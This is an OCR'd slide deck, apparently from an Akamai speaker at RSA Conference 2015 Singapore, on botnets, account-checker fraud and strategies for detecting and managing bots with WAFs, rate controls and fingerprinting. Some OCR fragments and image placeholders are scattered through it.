
non.pdf

Value of a hacked PC (Brian Kerbs)



Source: http://krebsonsecurity.com/2012/10/the-scrap-value-of-a-hacked-pc-revisited/

Using Botnets to access market insights



Legal return on investment


Illegal access to information

Akamai Source: Interpol

Account checkers and Fraud

How does this evil deed typically happen?

1. **Builds tools server**
2. **Cultivate list of open proxies**
3. **Acquire compromised logins**
4. **Check / alter compromised accounts**
5. **Make fraudulent purchase**



Source: https://www.akamai.com/us/en/multimedia/documents/infosec/akamai-security-and-compliance-account-checkers-and-fraud.pdf

Account checkers and Fraud

British Ai…ays frequent f…
ground…

Andromeda Botnet Used to Deliver New GamaPoS Malware

By Eduard Kovacs on July 17, 2015


Tweet RSS

Researchers at Trend Micro have conducted an analysis of GamaPoS, a new point-of-sale (PoS) malware that has made its way onto the systems of United States organizations with the aid of the notorious Andromeda botnet.

RSAConference2015

Singapore | 22-24 July | Marina Bay Sands

How to manage em' BOTS




#RSAC


Block, Mitigate or Manage?

Blocking BOTS causes them to go underground, mutate and harder to detect

Not sure if bot……or




Stupid human?




Management strategies vary depending on the nature of the BOT and it's goal

TTPs for the Good, Bad and Ugly



Solution Landscape (what can you buy)

From a technology perspective:



Cooking your BOT management program

Bot Detection Methods


- Client reputation
- Client and browser fingerprinting
- HTTP header anomaly detection
- JavaScript Injection
- JS BOT evasion traps
- Behavioral Analysis

Bot Response Methods

- IP blocking
- Geo blocking
- Rate controls
- Web Application Firewall Rules
- Obfuscation for HTML, JS, URL and Form
- Serve slow, stale, alternate, tar pit
- CAPTCHA challenge

Bot Learnings

- BOT scoring, categorization and trends
- Crowd sourcing of new BOTS www.botopedia.org
- Resource usage by BOT
- Input into evolving your detection and mitigation tactics
- Understand the cost of your mitigation strategies



7 Key Ingredients to Succeed (today)

1. **Scale your defenses with a Cloud WAF**
   Extend your perimeter beyond your site
2. **Reverse Proxy**
   Automatically drops traffic not on port 80 or port 443
3. **Geo-based blocking**
   Refuse requests from customer-selected list of countries
4. **Validate against known list of attackers**
   Positive or negative security model (black or white lists)
5. **Rate Controls**
   Block requests that are too fast or too slow (anomaly scoring)
6. **Data driven WAF**
   WAF rules continuously refined based on visibility into web
7. **Caching**
   Dynamic and static caching to serve requests

Akamai

Looking ahead

- Good Bots are an essential part of our Internet ecosystem
- It's an arms race, and you need to have a clear strategy
- If you don't have a WAF….get one!!!
- Threat intel (bingo) is vital in understanding. Learn from others
- Now you've got a strategy, have a plan and rehearse it!
- It's hard…but understand what normal looks like (try..please)
- Think active defense…be smart in how you operate

Friend or Foe? You need to decide

I would like to thank

- Mike Smith (Akamai APJ Security CTO)
- Patrick Laverty (Akamai CSIRT)
- Mike Kun (Akamai CSIRT)
- Dave Lewis (Akamai Global Security Advocate)
- ….and Akamai's customers and competitors (they keep me honest)
- 我也感谢我的太太（大熊猫）